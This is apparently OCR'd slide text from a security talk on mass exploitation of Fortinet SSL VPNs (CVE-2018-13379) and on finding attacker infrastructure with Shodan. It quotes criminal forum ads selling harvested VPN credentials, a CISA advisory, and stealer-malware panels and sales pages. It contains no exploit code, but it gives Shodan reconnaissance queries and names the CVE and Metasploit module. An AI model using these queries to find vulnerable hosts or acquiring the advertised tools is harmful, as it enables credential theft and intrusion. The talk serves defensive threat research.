
Pre-auth RCE on Leading SSL VPNs

Orange Tsai (@orange_8361)
Meh Chang (@mehqq_)

black hat
USA 2019

Mass Exploitation – Fortinet SSL VPNs





Shodan Report

`product:"Fortinet FortiGate"`

Total: 131,139

// GENERAL

Countries

United States	37,245
Brazil	5,435
Canada	5,412
France	4,242
India	4,060

Ports

541	131,137
195	1
8500	1


Organization

Comcast Cable Communications, LLC	6,766
Charter Communications Inc	3,407
Charter Communications	2,321
Chunghwa Telecom Co.,Ltd.	1,834
Korea Telecom	1,681


Vulnerabilities

No information available.

Product:”Fortinet FortiGate”



Please Login



CVE-2018-13379

TOTAL RESULTS


1

FortiOS 5.6.3 - 5.6.7 / FortiOS 6.0.0 - 6.0.4 - Credentials Disclosure (Metasploit)

Carlos E. Vieira

webapps

Mass Exploitation – Fortinet SSL VPNs



SELLING Fortinet SSL VPN Access

by m[redacted]ty - 9 hours ago

[redacted]

New User

MEMBER

Posts	3
Threads	3
Joined	Nov 2020
Reputation	0

9 hours ago

I did a portscan and got all open ports 443, 10443 and 8443 from 0.0.0.0/0 and passed in a script of mine to detect vulnerable fortinet ssl the result was:

port 8443: 2,345 - IP Address Vulnerable.
port 443: 12,019 - IP Address Vulnerable.
port 10443: 45,323 - IP Address Vulnerable.

the hosts are from all over the world, from several countries, universities, companies, some banks and many other things.

I'm selling, all at once just send me your price via email I give you test samples.
my email: n[redacted]protonmail.com

Fortinet SSL VPN - 49,577

by pumpedkicks - Yesterday at 10:58 PM

★ pumpedkicks

V.I.P User

VIP

Posts	25
Threads	18
Joined	Nov 2020
Reputation	0

Yesterday at 10:58 PM

i have prepared a list of all targets vulnerable to Fortinet SSL VPN(CVE-2018-13379)
it is a vulnerability of reading log file, where it is allowed to see the users and passwords of the VPN panels.
there are 49,577 vulnerable targets in total almost everywhere in the world this list.
the order is, ip_address,username,password,group-user.

Access

[redacted]

my e-mail for contact: [redacted]@protonmail.com - or send message here.


E-mail: [redacted]@protonmail.com 💗
Jabber: [redacted]@xmpp.jp 💗

Donate BTC:
1C4E3Fji8XKfB1tyyNLwBNNZpUjftYbDtp

RIP 💀 Raid Forums

2600

Mass Exploitation – Fortinet SSL VPNs



JOINT CYBERSECURITY ADVISORY

Co-Authored by:

TLP:WHITE

Product ID: AA21-321A

November 17, 2021

ACSC Australian Cyber Security Centre

National Cyber Security Centre a part of GCHQ


Iranian Government-Sponsored APT Cyber Actors Exploiting Microsoft Exchange and Fortinet Vulnerabilities in Furtherance of Malicious Activities

This joint cybersecurity advisory is the result of an analytic effort among the Federal Bureau of Investigation (FBI), the Cybersecurity and Infrastructure Security Agency (CISA), the Australian Cyber Security Centre (ACSC), and the United Kingdom's National Cyber Security Centre (NCSC) to highlight ongoing malicious cyber activity by an advanced persistent threat (APT) group that FBI, CISA, ACSC, and NCSC assess is associated with the government of Iran. FBI and CISA have observed this Iranian government-sponsored APT group exploit Fortinet vulnerabilities since at least March 2021 and a Microsoft Exchange ProxyShell vulnerability since at least October 2021 to gain initial access to systems in advance of follow-on operations, which include deploying ransomware. ACSC is also aware this APT group has used the same Microsoft Exchange vulnerability in Australia.

Actions to take today to protect against Iranian state-sponsored malicious cyber activity:

- Immediately patch software affected by the following vulnerabilities: CVE-2021-34473, 2018-13379, 2020-12812, and 2019-5591.
- Implement multi-factor authentication.
- Use strong, unique passwords.

Iranian APTs



Groove Утечки

Запатченные fortinet точки входа

Опубликовано: 07 Сентября 2021 в 19:09 | Просмотров: 73

http:/[redacted]

порты [redacted]

Все прочекано на валид


Russian ransomware

2600

Finding the Attackers with Shodan

Adversary Infrastructure

Adversary Infrastructure - Stealers



Shodan Report

`http.html:"stealer"`


Total: 60

// GENERAL

Countries

Germany	9
Panama	9
United States	9
Russian Federation	8
Netherlands	6

http.html:"stealer"



MISHA LOGIN


Jabber ID

Password

code 4b7ce

LOGIN

Granda Misha




Titan Stealer

Login

Password

Sign in




Collector Stealer panel [t.me/getmineteam]

username

password

login



Detection 0/26 Status: FUD ✓

Buy Bitcoin Stealer | Telegram @PureTX | Videos | Contact US

RAXNET Bitcoin Stealer

The most advanced Cryptocurrency & Altcoin stealer on the market.
Fully Undetectable, AV-Bypass, Private Key Stealer, Online Logs Panel

[SIMILARITY MODE] - $80 [SIMPLE MODE] - FREE BUILDER - $150 (Main Tool)

VIDEO ONLINE DEMONSTRATION Telegram

Builder - Version 1.0.2 - RAXNET - CRYPTOHAX.NET

RAXNET | CRYPTOHAX.NET | punity@protonmail.com | Telegram: @PureTX

Simple Replacement. Will replace any BTC or ETH address to a fixed one of yours. SIMILARITY MODE is DISABLED

Your BTC-1xx Address: 1NxCRZi4xTC***example***tEsQRegrTqvs4Ke

Your BTC-3xx Address: 3M3QEWo13pY***example***LsYu57XeDrjDU6

Your BTC-bc1 Address: bc1qar0srrr7xfk***example***re59gtzzwf5mdq

Your ETHEREUM Address: 0x0459Bae23E297a***example***2C6ebBa45eDf883b6


Your MONERO-XMR Address: 44RNzcWXndGRsPMksuiR***example***jhzfDqEfRdgcax3QXGFKwy

Run on Windows Start □
Anti-Taskmgr □

Simple Build

LEGACY = Address starting with 1 - 1BvBMSEYstWetqTFn5Au4m4GFg7xJaNVN2
SEGWIT = Address starting with 3 - 3J98t1WpEZ73CNmQviecrnyiWrnqRhWNLy
BECH32 = Address starting with bc1 - bc1qar0srrr7xfkvy5l643lydnw9re59gtzzwf5mdq


-Leave the boxes empty if you don't have a SEGWIT or BECH32 address.
Your default LEGACY address will be used for them instead.



Patriot Stealer ©

Patriot Stealer

Patriot Stealer is one of the best stealers in the market and definitely the most cheap, complete and undetectable by most of market AV's. Created only for educational purposes.



Patriot Stealer ©

Premium | Patriot Stealer

The paid version has a lot of more features: Passwords, Cookies, Autofilldata, Telegram session, Persistance If you want to buy, telegram: @kastr3

Webhook Protector & Security

Making sure everyone's discord webhook free of reports! We put our customers' safety first, Every feature is stress-tested to the maximum extent possible.

